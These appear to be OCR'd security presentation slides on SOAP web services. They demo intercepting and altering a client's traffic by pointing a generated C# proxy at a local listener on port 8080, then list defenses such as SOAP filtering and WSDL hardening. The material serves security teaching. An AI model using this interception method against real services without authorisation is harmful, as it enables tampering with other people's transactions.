


Demo

Running the code for SOAP



Intercepting traffic – TCP pipe



Set listener on localhost Port 8080

Demo

Intercepting traffic – TCP pipe

```
[System.Diagnostics.DebuggerStepThroughAttribute()]
    [System.ComponentModel.DesignerCategoryAttribute("code")]
    [System.Web.Services.WebServiceBindingAttribute(Name="dvds4lessSoap",
Namespace="http://tempuri.org/")]
    public class dvds4less : System.Web.Services.Protocols.SoapHttpClientProtocol {

        /// <remarks/>
        public dvds4less() {
            this.Url = "http://localhost:8080/ws/dvds4less.asmx";
                        //this.Url = "http://192.168.11.2/ws/dvds4less.asmx";
                        //this.Url = "http://192.168.7.140/ws/dvds4less.asmx";
        }

        /// <remarks/>
```

Redirect traffic to localhost to intercept

Demo

Intercepting traffic – TCP pipe

```
D:\wsdvds4less>csc calldvds4less.cs dvds4less.cs
Microsoft (R) Visual C# .NET Compiler version 7.00.9466
for Microsoft (R) .NET Framework version 1.0.3705
Copyright (C) Microsoft Corporation 2001. All rights reserved.
```

Compile the code


Demo

Intercepting traffic – TCP pipe

```
D:\wsdvds4less>calldvds4less
1
```

Execute and wait for intercept

Change the target host before sending across




Demo

Intercepting traffic – TCP pipe

```
D:\wsdvds4less>calldvds4less
1
/(1)Finding Nemo($14.99)/
```

Response



Demo

Other tools

- Mozilla java script APIs
- Axis APIs
- Java Native APIs
- Customization is needed
- Web Services Studio – Good tool

Defense Strategies

Defense 1
SOAP filtering

- Regular firewall will not work
- Content filtering on HTTP will not work either since it is SOAP over HTTP/HTTPS
- SOAP level filtering and monitoring would require
- ISAPI level filtering is essential
- SOAP content filtering – products or in-house

Defense 2
WSDL hardening

- WSDL is major source of information
- Should not have any leakage
- Only provide necessary methods
- Invokes over SSL only
- WSDL hardening thoroughly

Defense 3
Authentication & Authorization

- WSDL access control
- Use of SAML
- Credentials – WS-Security
- Certificate analysis
- SOAP and XML filtering before access

Defense 4
Secure Coding

- Fault code management and Exception control
- Input validation
- SQL integration
- Levels of coding using different components

Defense 5
XML parsing

- Good XML parsing should be used
- .Net/J2EE – may have issues with XML parsing
- Buffer over flows using schema poisoning

Thanks!

shreeraj@net-square.com